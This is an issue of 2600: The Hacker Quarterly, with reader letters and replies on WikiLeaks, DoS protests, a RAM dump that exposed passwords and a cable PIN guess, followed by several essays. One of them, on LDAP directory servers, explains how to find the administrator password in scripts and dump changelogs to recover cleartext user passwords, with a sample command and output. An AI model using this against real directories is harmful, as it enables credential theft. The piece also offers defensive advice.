I tried to get us listed a few times, but never got a response besides the usual auto-response. I was wondering why that was. I had my suspicions that it was because we meet on a different day as the rest of the clubs (we meet on the first Saturday of every month at 7:30 pm because most of our members live outside of the city and couldn't meet at the usual time).

Would that fact cause us to not be considered an official *2600* club?

Haggis

This would most definitely be the reason for not being listed. We should also take a moment to point out that the meetings we have are not part of any club and that attendees are not considered members of anything. This also means that no person can "run" them. Anyone is allowed to attend and all ages and backgrounds are welcome. Of course, anyone can start their own club and impose conditions for membership. We just ask that the above apply to any meeting that has our name on it. Now, concerning the day issue, this is how we've done it since the first meetings back in 1987. There have always been people who couldn't make the first Friday, just as there would be people who couldn't make other days or times. But we've never heard of a case where an entire city was unable to attend on a Friday. Having the meetings on the same day worldwide (the time is completely open) makes it easy to remember what day is "meeting day." We've invited feedback on alternative ways to do this but nothing has come of it. We've gotten suggestions for the first Saturday, third Thursday, and every Sunday. We think this would be very confusing and almost impossible to list. But there is one way to be as inclusive as possible. Non-2600 meetings can happen anytime under any conditions. Existing 2600 meetings can be used to spread the word about these. Free ads can be taken out in our magazine by subscribers to let the world know of these other gatherings. We're still open to suggestion on other ideas. But we think the system is working about as well as it ever has.

Dear *2600*:

I've been an international subscriber for several years. Lately, I've noticed that the magazines arrive to me with the envelope flap only lightly sealed, or completely unsealed (but still sticky). Sometimes the envelope flap is taped closed. How do you normally seal the envelopes for international mailing?

pseudofed

We will check with the folks who handle the international subscriptions and make sure the envelopes are sticky enough or consistently taped. They should never be completely unsealed.

Dear *2600*:

I am just looking for answers regarding the proper title for the *2600 Hacker Quarterly*.

Which is the proper title:

2600 Magazine: The Hacker Quarterly [month] [year]

2600 Magazine: The Hacker Quarterly [month] [year] [volume] [number]

2600: The Hacker Quarterly [month year]

2600: The Hacker Quarterly [month year] [volume] [number]

or other title?

Richard

It's strange how you didn't include the one you used in your first sentence before asking the question. We have no preference with regard to month, year, volume, and number (except that being a quarterly, we don't ever use months in the first place). The extended title we're known by mostly is "2600: The Hacker Quarterly" but we're also casually referred to as either "2600" or "The Hacker Quarterly." If you refer to us in the streets as "that hacker zine," people tend to know what you're talking about, which is pretty damn cool. We now also have the annual "Hacker Digest" (electronic) which adds all sorts of other fun naming possibilities.

Dear *2600*:

What is the strangest question received for the *2600* letters page?

HW

Nice try, but you're not even close.

Dear *2600*:

This letter was inspired by The Prophet's "The Telecom Informer" articles. Every time I read them, I feel like I'm brought to a futuristic world that's a cross between *1984* and *Akira*. I encourage readers to respond to this in the letters of *2600* and spark debate.

We all love the growing pace of technology that comes from China. My question to The Prophet and readers of *2600* is: What are your thoughts on the labor methods used to make some of our beloved technology? It's no secret that China has sometimes used questionable methods of labor in the manufacturing of technology and other household items like clothing. Socially conscious rappers like Vinnie Paz and Immortal Technique have sung about "slave labor." A little while back, Apple was under fire regarding the Chinese factories where iPods are made. The fashion world has been under scrutiny for a

long time for using "sweatshops." In the fashion world, people boycott sweatshops by wearing clothing only manufactured in the USA. Same with cars. Is it possible to boycott certain companies that use questionable labor by not buying computers from them? I hope this raises some interesting issues for our letters section.

Another question for The Prophet, or anyone for that matter, about technology. I've heard of vending machines that you can order from using SMS, Bluetooth refrigerators, and everything in between, mostly in the pages of *2600*. Can you write about these kinds of interesting uses of technology? I would like to hear more about how SMS is used in vending machines. I wonder if, in the near future, I may be able to text my microwave at home and tell it to heat up my dinner in 15 minutes.

2600, I hope you eventually move to a monthly magazine. Prophet, great writing. I smell a book. You should consider writing one. To fellow readers, let's have a discussion!

Jeffrey LaChord

The Prophet responds: "I don't have any firsthand experience with factory labor conditions in China, although I doubt any job is worse than being an outside plant technician during a lightning storm in America. Telecommunications plant is a tough job, no matter where in the world or where in the supply chain you are." On the other question: "Mobile payments are an exciting and growing area. In China and Europe, there is even SMS banking. There is a major convergence happening between RFID, smart phones, SMS and mobile data, and a lot of confusion in the market. Look for more on this topic when the dust settles. In 'The Telecom Informer,' I try to address contemporary topics while keeping them relevant for many years."

On WikiLeaks

Dear *2600:*

I just read an article about Interpol looking for Julian Assange (the WikiLeaks creator). I thought it may be an interesting idea to track him down and help DC and Interpol out with getting him. Here's the way I think about it. This guy is and has been a threat, a big threat at that. If it goes down successful, it's earning brownie points with DC and Interpol, and when you help people that are way up in the chain, it's more than likely all the other agencies down below them begin to cut you some slack in the future and/or use this as a good dealing chip in your favor. Here's the way I think about good and bad stuff in life. You could have done a lot of wrongs in life and the one right takes away all the wrongs you have done. Sometimes it works the opposite way- lol. It's just an idea. If you like the idea, please let me know. Thanks.

Maybeso

We're not big fans of the idea, sorry. For one thing, the hacker community should never be in service to any government agency, as it runs counter to all of our individualistic leanings. We are not soldiers or some kind of military resource to be exploited at will. The idea of getting a free pass to do God knows what in exchange for this type of service is wrong for a number of reasons. For starters, you would be quite foolish to assume you'd be safe in such a situation. More importantly, we should not be thinking of our activities as the types of things that are criminal in nature. Open source software, free communications, shared content, "forbidden" knowledge... these are all concepts that many in the mainstream view with hostility and suspicion, and for which some kind of penalty would not be out of the question. But by fighting for the right to embrace these ideas, we not only keep ourselves from being labeled as criminals, but we change the mainstream perception so that others throughout the world and in the future will also benefit from a more enlightened approach.

But it's especially nonsensical to believe whatever you're told about one man being some sort of supernatural threat against all that is right and good in the world. This isn't some James Bond movie and Julian Assange isn't Goldfinger. He happens to represent a whole lot of people and his work would be carried on with even more energy by others if he was taken out of service. The reason so many people support this is what you should be looking at and using to question your own beliefs. You may wind up coming to the same conclusion, but at least you'd realize that this isn't about one person, nor is it a simple good versus evil battle that's being fought. Rather, it's about completely different opinions on how to deal with "classified" material, opinions that have finally come into the forefront, due to technology and the actions of a few key people. The world has changed as a result and we'd best all figure out how to live there.

Dear *2600:*

Shit - oops - never mind bout my last email - I'm drunk.

Maybeso

At least you've got an excuse.

Dear *2600:*

I sincerely hope that Julian Assange is on the cover of your next issue.

Lucas

As you can see, your wish has come true (except in those parts of the world where we were forced by authorities to make a change and put something totally different on the cover).

Dear *2600:*

Given the media circus around the most recent releases from WikiLeaks and the arrest of Julian Assange, I'm sure you're getting many letters about the topic, and most are in Assange's favor. (I noted that the *2600* site is even hosting a mirror of the WikiLeaks site currently.) However, I, for one, have some serious reservations about

Assange's motivations.

WikiLeaks' MO seems to be the old hacker mantra of "information needs to be free," but the way that Assange has made seemingly no attempt to establish or protect his anonymity seems very un-hacker-ish. Instead, before his arrest, he was jet-setting around, giving press interviews, seemingly quite comfortable with his name and photo appearing everywhere. Given the fact that some of the countries whose secrets he was spilling have no problems with solving political inconveniences with well-placed bullets, I can't tell if he was crazy or merely an incredible egoist.

It's also worth noting that the documents that WikiLeaks released were not obtained by Assange himself, or other WikiLeaks "hackers." Rather, they were submitted by anonymous contributors, and Assange and others decided which ones were worth releasing. I can't help but wonder if perhaps Assange's long-range goal was to make his name known, then use that name to blackmail companies and governments to keep their information unreleased. It would be so easy when the information is literally coming straight to him. And who's to say that's not happening already?

I do think there was some value in releasing the information that WikiLeaks has released. However, the rock star way that Assange has gone about it has left a decidedly bad taste in my mouth, and, the validity of his sexual assault charges aside, I must admit I'm kind of glad to see him humbled a bit.

Anonymous

First, a correction. We're not hosting a mirror, but merely pointing wikileaks.2600.com to the actual WikiLeaks site, wherever that may happen to be at the moment. This became necessary when sites began to disappear at the behest of certain authorities. As for your feelings on the personalities involved in all of this, it's certainly not the first time we've heard these opinions. But, in the end, the real issue is whether having the ability to release such documents makes the world a better place. The motives of people's involvement can always be questioned, but if the organization itself is ultimately doing something positive, then it should be supported, period. It's especially disturbing to see other organizations purporting to do similar things tearing down each other's efforts. Freedom of information is not a competition, nor an exclusive possession. It all falls apart when disunity dominates.

Dear *2600:*

I appreciate you proposing alternatives to the DoS attacks in support of WikiLeaks. In my mind, the attacks were meant to stick a proverbial middle finger in the air at Amazon, MasterCard, Visa, PayPal, and the like. As such, I also appreciate the individuals who committed the attacks and the many who lent their computer cycles to accomplish the same. I am terribly conflicted about this issue because the rational side of me agrees that the backlash by stupid people in power will be disproportionate to whatever actual harms took place, while the tech nerd in me just wants to say damn the man and damn the consequences. I hope other members of the hacker community get the chance to voice reasoned opinions about all parts of this affair. Sadly, reasoned discussion rarely grabs headlines.

Stephen

Consider that the net is set up in such a way where anyone with sufficient access can take down their enemies and that the people doing this will not always be on your side. By somehow equating hacking with taking down a site, we turn hackers into weapons of one side or another. Our hackers take down their sites, their hackers take down ours. Not really what we signed up for. Instead, let's try getting the word of what we're all about into more places so that the authorities feel compelled to restrict things in order to keep others from hearing what we have to say. Recent events worldwide have shown that shutting off access isn't a very popular move in the eyes of the people. Let's not become the ones who do that, even when the message is offensive to us. Sometimes it's more effective to let your opponent speak out and show their true colors.

Dear *2600:*

Listen.

We the people, who support WikiLeaks, are on the defensive.

The other side (the organizations illegally harassing WikiLeaks - also known as "the Evil Empire") have already made clear they have no morals.

The only thing the Empire fears is leaks coming from within their own illegal investigations.

Let's hack, or demonstrate, or use any other strategy, to target these organizations for leaks!

In this way, our Internet can become stronger than their Empire.

B. Franklin

Well, somebody had to say it.

Wanted

Dear *2600:*

I'm surprised that your latest issue isn't buzzing about this so-called "Anti-Counterfeiting Trade Agreement." Not merely because it involves ISPs and even countries upping their security and enforcing firewalls, but because this sort of thing is extremely unconstitutional. The reason this is in binary is because they probably have DPIs and packet sniffers running for this sort of discussion. ACTA is kind of supposed to be a secret so shhhhh! What I really want to know, though, is this. Did you guys really not know about it, or did Big Brother tape your mouth shut about it? I would strongly encourage you to at least put an article out about it. Our community is a strong community, and one that could do some

real good against it. Not that I'm for piracy, as I'm not, but this is more than personal matters. This is about freedom, and isn't that what hacking is about? Freedom to do whatever you want?

hidn shadows

"Whatever you want" might be a bit much for most to handle, but the ACTA threat is definitely one we should all be aware of. We would certainly devote a good deal of space to an article that addressed its dangers and how hackers might fit in with the fight against it. This is precisely why we need informed people to write detailed pieces from a perspective we can all identify with. There are so many topics to cover in our pages and we all have our own unique experiences and fields of expertise. So consider this a call for something that addresses this head on. And yes, you did send us this letter in hex which made it stand out like a sore thumb. We trust you don't really believe that will somehow shield you from prying eyes.

Dear *2600:*

As a Jewish mother, I am going to appeal to your sense of duty! I know, this sounds ridiculous. However, "read" me out. You can check me out (obviously) normal parent, sane etc., etc. I would like you to do me an enormous favor, even though you don't know me. My daughter is dating a guy that my husband and I are, to say the least, not too keen about. There are many reasons, however, I would just like to know if he did or did not graduate. I know this sounds silly, however, I want to know if he is lying! If he is, then there are other things that would make sense. In the meantime, here is his information:

[Name, Age, Home Address, College deleted]

I have tried calling the school, however, they will not give me the information, even when I lied and said I was a prospective employer. I hope you don't fall on the floor laughing at this. My husband told me about your magazine. Of course, I am just able to use the computer for email etc. without throwing it on the floor when I cannot find something, so I seriously admire computer freaks, not that you are one! Please help me with this little task. I am sure it will take you less than a minute. I would be more than happy to make a contribution.

Worried Mother

We don't do this sort of thing for hire or to reach these kinds of conclusions. It's not that hard to find out if someone graduated from a college. A look at their yearbook would quickly answer that question and many colleges post that info on their websites. But even finding this out is not likely to change your feelings about this person. Continuing to try and convince your daughter that he's no good will likely only make their bond stronger. Instead, you should be supportive of her and there to listen if she has any doubts or uncertainties about where this is all going. That is how you can really help. You should also seriously consider that you might be wrong. You're likely to be able to do a whole lot more good if the people you care about aren't driven away by this sort of disagreement.

We trust this wasn't the kind of response you expected from the hacker community. The fact is that these types of issues aren't solved by the kinds of actions you see on a second rate TV show, but more so by the kinds of comments you see in a second rate advice column.

Discoveries

Dear *2600:*

I recently let my girlfriend into the wonderful world of hacking. I helped clear up some of the discrepancies in nomenclature and media portrayal, and pointed to the rich history of programmers and tinkerers that embody the hacking spirit. A few weeks later, she was doing research and I showed her how to view source in the browser and find embedded PDFs for download and offline use. She was hooked.

Just recently, I received this email from her: "I am a hacker! When my mom and Lindsay arrived in Florida, they discovered that the cable box in my mom's house was not working. So, they went to Time Warner and picked up a new one. Last night, we decided to watch *Sex and the City 2* (horrible decision). However, our plans were thwarted when we realized that my mom's old password which allowed her to order "on demand" movies no longer worked with the new cable box. Inspired by your ability to outsmart technological devices, I attempted to crack the code. After two tries, success! The code was "0000" - not the most difficult combo to guess. But, I guessed it nonetheless and felt empowered. Thought you might get a kick out of that. I did."

I thought you guys might get a kick of it, too.

The Cisco Kid

Sure, we could say that all they had to do was call the cable company to get the info they were obviously entitled to, but that would be missing the point. It is indeed that feeling of empowerment one gets when a system or policy is outsmarted that is so contagious to all of us. This is how one learns to embrace the hacker spirit. No textbook or classroom could ever come close.

Dear *2600:*

First I'd like to say that I'm a new subscriber and love the magazine. Especially the letters section, which is why I've decided to write in and share a past experience that to this day still pisses me off.

About a year ago, while working on a degree in information security, I took a class in digital forensics. The class was started as an introduction to a new forensics program the school was preparing to offer and was taught by one of the security instructors. During the course, we discussed RAM acquisition and how a wealth of information could be found sitting in memory, especially

passwords. We merely discussed this and didn't go much into it in class, but the subject piqued my interest and I decided to do what my instructor likes to call "discovery learning." I found a command line application that dumped the contents of RAM into a text file for analysis. I logged into one of the computers and accessed a few online accounts including my email, and an application we used called TestOut. In case anyone is not familiar, TestOut is basically video courseware to help people prepare for certification exams, such as Security+, Network+, CCNA, etc. Some classes used TestOut as supplemental material for the course. Anyhow, I logged into the different accounts (which were mine) and then dumped the RAM into a text file so I could see what passwords I could find in clear text. When I found my TestOut password, I noticed that there were other user names and passwords related to TestOut sitting in the memory dump. Lo and behold, they were the user names and passwords for all of the instructors who used TestOut in their classes, as well as the passwords for default accounts the school used to administer TestOut, all in a nice XML format.

I decided to "do the right thing" and, the next time I saw my instructor, I told him about the problem. The first words to come out of his mouth were "Sounds like you've been hacking." While normally I would say yeah, it was clear what he meant by that. He ended up imaging the hard drive from the computer I used to examine it for any hacking tools. I was threatened with possible expulsion and prosecution. All this after I showed him on two other machines exactly what I did and how the results are the same no matter what machine you run TestOut on.

Basically, TestOut would request your login information and instead of sending a hash to the server to authenticate, the server would send the login credentials back to the client and authenticate locally... leaving all of this information in RAM in plain text. I can't quite grasp why they did this, but it was pretty stupid.

Back to my story. In the end, I was "found innocent" of any wrongdoing, and didn't get into any actual trouble. However, the whole thing still bugs the hell out of me. I found a vulnerability, didn't use the information for my own personal gain, and reported it so that hopefully the problem could be fixed. And what I got in return were threats. I'd also like to point out that this instructor took full credit for finding the vulnerability, and to this day has everyone else on campus thinking that I'm some kind of scheming hacker who's up to no good. While I do consider myself a hacker, his definition is quite different than mine. By the way, this particular instructor is not only a security instructor, but is apparently a CEH and teaching the "hacking" class for the security program! WTF!

Well, thanks for the opportunity to vent. I'm glad to have found a community that I can relate to and that is willing to listen. Most of my friends that I talk to about this kind of stuff have no clue about what I'm saying and certainly no interest.

Anonymous

You certainly have our interest and sympathy. This story is, unfortunately, a rather typical one. But it serves to emphasize how the so-called experts oftentimes have no clue. Be content having the truth and the skill on your side and don't let this discourage you from continuing to be open and honest in what you discover. That is the true hacker spirit.

Grammar Words

Dear *2600:*

I have a question: "Besides the inordinate response to something as trivial as poor grammar - 'What is it that will truly outrage or even stir anyone today?' "

I remember growing up hearing this wonderfully clever saying: "The pen is mightier than the sword." What is it that would stir the people of today? What could be written or shown that would knock people out of their recliners? We seem to live in a world where our fellows are in a schizophrenic state - inappropriately responding to the infuriating with ambivalence - and clamoring about something that is so meaningless like baseball. How many people have heard about WikiLeaks for example and can settle into their casual living room-based existence and post responses to a "3 Second Video" on YouTube? Then afterwards - becoming for example - temporary armchair grammarians? Anyone irritated at all? I am... Analyze that?

I often wonder if I am just overreacting.

kyle w

Dear *2600:*

I am sitting here reading your grammar response in 27:1, and laughing out loud. I think that if a spelling/grammar teacher read that short paragraph, they would have a coronary. Bravo!

drlecter

Dear *2600:*

I am acutely embarrassed to admit that my message excoriating Adam for his misunderstanding of the basic grammatical rules regarding agreement in number of the subject and predicate of a sentence included a glaring example of disagreement in number of the subject and the predicate of a sentence.

The sentence, in pertinent part, should have been written: "the members of the *2600* staff are ..."; or, "the *2600* staff is..." (which is correct, but ugly); or, "the *2600* staff members are ...".

Note that the period terminating the previous sentence is correctly placed because the quoted phrase ends with an ellipsis.

RWM

Moving on.

Advice

Dear *2600:*

My message for *every* hacker out there is to *change* your *passwords* as often as possible. No, not just so that you won't be hacked, but because it helps to improve memory and learning ability in the long term, as do most forms of curiosity, exploration, and so on. Change your passwords constantly, and keep different sites' passwords distinct. No matter how hard it seems to do, you *can* do it. You are a Hacker.

Jane Doe


And with that, a career of hacker motivational speaking is launched.

Dear *2600:*

Geek Squad is still on the loose! I read the back issue (25:2) article on the Geek Squad's lousy security. Even the most uneducated hacker could easily gain access to the entire Geek Squad's customer info database with a simple key logger and some basic social engineering. The Geek Squad has not changed their ways - they still use passwords when on house calls and they open all their customers to having their credit card numbers stolen.

I am currently trying to educate all the people I know through my small tech repair business. I provide a safe and secure style of fixing computer issues where customers don't have to enter any kind of personal data. I want to encourage all readers of *2600* to spread the word about Geek Squad's security hole and to encourage others to turn to more secure ways of fixing their technology.

Anonymous



Where Have All Our Secrets Gone?

by aestetix

I've been hearing a lot of discussion on how we're losing privacy. Maybe it comes from the anti-Facebook pundits who are upset about their settings, or the anti-TSA travelers who don't want to be searched, or security types decrying storing lots of personal information in the cloud. However, I think they're forgetting the questions we should really be asking: What is privacy? And if it's a guard to protect evil people from our personal information, what is the actual information they're trying to get?

Throwing the tinfoil hat aside for a moment, let's look at Internet security in general. Almost every kind of hack or attack involves impersonating another person, or trying to fool a system into thinking you should have more access. Some attacks trick a system into running code performing higher level tasks; others involve assuming the identify, often by cookies or session variables, of someone else. Many lines of defense come along against these attacks: stack protection built into compilers, flags on cookies limiting who can access them, and filters designed to constrain what data a system will allow. All of these boil down into different archetypes surrounding how an ideal system should operate.

Now transpose these ideas into meatspace. Rather than relying on technical means, we have

to look at how people work. We all live through habits, usually going to school or work at a set time, hitting the same few places for lunch, and maintaining the same generalized set of interests. If you study the patterns of someone else, it's often easy to either predict where they will be on a given date and time, or fall into their tracks ahead of them. Because we want to maintain a common good in general, such as making sure people have jobs, children have education, hospitals help people, etc., we try to work with these patterns. When someone falls outside of them, it arouses suspicion and we might throw up alarms until we've concluded they are safe.

While I think the American founding fathers set up our government system specifically to prevent paranoid overreactions, I want to stop that tangent and focus on the more important thesis: all of these topics dance around an inner core of identity, that which composes who we are. What is our identity? What are the vital pieces of information that an evildoer could grab and become us for a day? I think that's at the heart of all this scare, and my opinion is that, in all honesty, none of us has a clue.

I was involved in the RFID tracking badge deployment at the two most recent HOPE conferences, and we learned a lot about how people think. One of the goals we had was to see how much personal information people would give us if we promised cool visuals and fun statistics. The results were astonishing: an overwhelming majority handed over "sensitive" information like their phone numbers and zip codes of their home town. People happily filled out forms we didn't even require. Further, we carefully made the badge with a removable battery so people could wander the conference incognito, but when we ran out of "populated" badges, many complained and demanded that they get the cool techie badges... so we could track them?

Do I believe that the data on the badge compose each person's entire identity? Of course not. Do I think that someone could have spoofed their badge to look like someone else? Yep, and in fact some people did. However, with the limited amount of information on the badge, in many cases it was possible to infer who it was. Information like "they hang around this area" or "they have attended these talks" adds significant clout to learning more about who people are.


So how does this all play into modern day security? Is it true that one tiny piece of information could rapidly shape the public view of a given issue? Absolutely. But hasn't it always been that way? Hard to say. I think the real difference between 2011 and 1951 is in how much technology we have, and how we use it. This comes with an added cost: the more anomalies we can detect, the more we do detect, and there's often no way to tell how long they've been there. In fact, many of these perceived "threats" have been around since 1951, or even 1851, but because we were not able to detect them, we didn't know about them, and weren't scared of them.

There's a famous book with a tagline that includes "ignorance is strength." I'd actually suggest it's not far from the truth. When people are designing the perfect computer or the most secure system, they often forget that perfection is an illusion and paradox at best, a lesson Asimov taught us decades ago. If I can google someone's name and discover an essay they wrote years ago, is that essay part of their identity? The answer is yes, but it's questionable how much of an influence it has on their personality now. Realistically, all these bits of information are tendrils forming a suggestion of who someone probably is.

Communication theory in general is based on three precepts: my ability to formulate in words or actions an idea I have, my ability to communicate it to you, and your ability to take my words and actions and interpret their meaning. Nobody can fully know someone else's thoughts, but they can attempt to piece together intention based on their own interpretations. When dealing with mass communications, this becomes much more difficult. Rather than a local town or village, our environments have merged together in a way that, if I want, I can make the strife of someone in another state or country my problem. When we pull more people into the picture, do I have to change what I feel my identity is? A larger global community means more words, actions, and events, which drastically changes how we define ourselves.


How will this play out in the future? Again, I'm pretty sure nobody has a sweet clue. I do believe it's futile to try to maintain the "old ways," and I think this is a good thing. Perhaps if we're forced to see that everyone is imperfect, we'll also eventually be forced to accept it and adjust our worldviews accordingly. On the other hand, it's also quite scary, because we all freak out at the unknowns. There is also the unfortunate possible of a digital hegemony of information, husbanded by large groups which became large because of the trust we placed in them.

While I feel the best approach is to experiment and be open-minded to whatever the world may bring, I'd also advise caution. Bear in mind that these devices are tools, and we should think about how they could be used, not in terms of good and evil, but rather as means by which to expand or contract our freedoms. And remember that while tools are objects of manipulation, people are (in theory) thinking, emotional, creative beings, and we can use tools to craft a more perfect world.



LDAP Directory Servers:

TMI!



by Leviathan

Warning: Fishing for user passwords can get you in big trouble. This article is provided for security and educational purposes only.

Lightweight Directory Access Protocol (LDAP) directory servers are everywhere. From proprietary directories like Microsoft Active Directory and SunONE, to open source projects like Fedora Directory Server and OpenDS, there's no shortage of choices.

One advantage of single-point user management in an LDAP directory is that you can enforce a global password policy. For instance, you can make all users pick a password of at least six characters, with at least one numeric character, one uppercase alpha character, and so forth. Also, you can force the user to change their password regularly (say every 45 days).

If you think about it, to check password features like this, the LDAP directory must be able to check the plain text password the user has typed. Makes sense, right? In order to enforce at least one digit, for instance, the directory has to be able to process the unencrypted password. Whether it travels over the network in the clear or through SSL encryption is moot. When it gets to the directory server, but before being written to the directory as a hash, the user's password is in the clear.

So far so good. But changes to the LDAP directory, even when a user changes their password, are usually written to change logs. Change logs are necessary for things like directory replication, as most directory installations have more than one LDAP server, for redundancy. As I found out quite by accident, you can recover the clear text passwords the users have typed by dumping the change log with utilities that are oh-so-conveniently included with the directory software.

All you need is the ability to connect to the directory server over IP, the dump script, and the password of the God account. Well, that's what I call it but it is analogous to the root account on a *nix server. It can be something like cn=root, or cn=directory manager, or cn=administrator.

In my experience, there's not much security around this ID and password. For starters, you can look at any custom utilities that do work on the directory, like those that add or delete users. The password will sometimes be embedded within, or referenced to an external file on the same system. Look through the script for the looooong command lines and you'll usually find the God account and its password as arguments to that LDAP command.

Now that you have the username and password for the God account, you should look for the changelog dump script. Search your directory system for a Perl script with the word "dump" in it. One possible name is "cl-dump.pl". Alternatively, use ftp to get the script from the directory server. Search the usual directories for it (/usr/bin, /usr/local/bin, etc.), because it could be in different places depending on the distribution.

If all else fails, do a search for "changelog dump script" online.

Here's a common usage of a typical dump script. Your options, of course, may be different. Execute the script without any arguments to get the proper usage. Change to the directory that contains the script, then:

```
$ ./dumpscriptname.pl
➥ -h [IP address of LDAP server]
➥ -D "cn=directory manager"
➥ -w [directory manager password]
➥ -o /tmp/outputfile.txt
```

In this example, the change log output will be written to the file "/tmp/outputfile.txt". Once the script completes, use your favorite text tool to scroll through the file.

In particular, scan for lines that look like this:

```
unhashed#user#password: ra1d3rs
```


Even on the most insecure operating systems, you never see the actual password in clear text, only the hashes. But once you decode the changelog with the appropriate script, there's nothing left to the imagination. The output is quite easy to read; I don't have to explain further.

For security, directory admins should consider removing or otherwise disabling the changelog dump script if present. Beware: if the LDAP system administrator is worth his salt, your activity will be logged and logs checked, but that's a big "if."

Be careful out there.

Shouts out to Tomzilla, Gman, and PRW.

Computers: With and Without



by DGM

In *Freedom Downtime,* Emmanuel Goldstein talks of what Kevin Mitnick's crimes would be without a computer. I found this way of thinking very interesting and would like to use it to examine many other things in the computer-related world.

1. In an episode of *Off The Hook,* a type of filtering program that uses "quilting" methods was discussed. This "quilting" method was said to edit out the inappropriate content on a page while leaving the suitable content undisturbed. The possibilities of this type of program being misused was also discussed. It was talked about how someone could block content without your knowledge and the power to do so could be abused.

The situation as it is now with a computer:

I believe that many people who end up using the program will not see the harmful aspects. They will probably see it as a better way to stop their kids from entering certain websites. If the program gets popular, schools and businesses will do the same.

The situation without computers:

Let's switch the computer with a library. It's a fair switch considering they are both resources used to learn new information. Now, say that you go to a library and check out a book only to find words crossed out. Most people would go to a librarian and ask what the problem is. Imagine if they told you they decided to edit the books because they found the content unsuitable. This library wouldn't last too long running like this. Besides, who is going to take out a book that reads: "Once upon a time <content edited>. So he <content edited>". If comparing a computer to a library still sounds weird to you, think of the librarian as the system administrator and the books as the content on the websites. You go to the library (logging on to a computer and going online) and find parts of books have been edited out (the websites that have been edited by the new "quilting" filter software) by the librarians (the administrator who is deciding what to block). I find this filtering method worse than ones that block websites completely because they could be used to alter the meaning of a text. It's unfortunate that the flaws of a system like this would be more widely noticed if it wasn't just related to computers.

2. The e-mail service provided by Google is widely popular. One part of Gmail that some people do not like is that advertisements are sent based on your email's content. Some find this an invasion of privacy.

The situation as it is now with a computer:

People who question this advertisement method at first sometimes change their mind once they hear that it is only a computer that reads their email. They feel safe knowing only a machine is going through their mail and decide there is no reason to question it any longer.

The situation without computers:

Despite the facts, some people think the computer and Internet are private places. Let's switch the computer with your home. You go about your business in what you think is the privacy of your house but then receive advertisements based on what you do there. After a few of these advertisements, you would probably get the feeling that someone was spying on you. Now let's look at the issue of a machine watching you. Instead of a computer, let's say someone hid cameras inside your house. From the feedback, the company would choose what advertisements to send. It's not a person watching you, so does that make it all right? I say no. Plus, every computer/machine has an operator, so even if the initial data is recorded by a computer, there still could be someone looking at it later. I feel what Google does is a bit like spying and I don't think just because it is on the Internet it should be treated any different than spying in real life.

I hope this article shows how much our viewpoint can change if there is a computer involved. Sometimes the non-computer counterpart is quite similar to the situation involving a computer. Still, people often look at the two situations completely differently. If they thought along the lines of this article, maybe they could come up with more reasonable solutions to the problems/debates computers bring.

Automatic Usage of Free Wi-Fi

by Rolf

Using free Wi-Fi is good for going online for free, reading emails and news, and doing other things when you are far away from home or your computer at school or work. It's also good as a backup connection, when your own Internet connection is down.

But it's not easy: You have to go to a shop like Starbucks or MacDonalds (and buy something) or you have to scan for open (unencrypted) Wi-Fi, try to connect, and test if you are online. And often you can't connect because there is a MAC filter or you are out of range, and many open Wi-Fis are offline or require a payment for the Internet access. And because only one of about 30 Wi-Fis is free, it's often time-consuming.

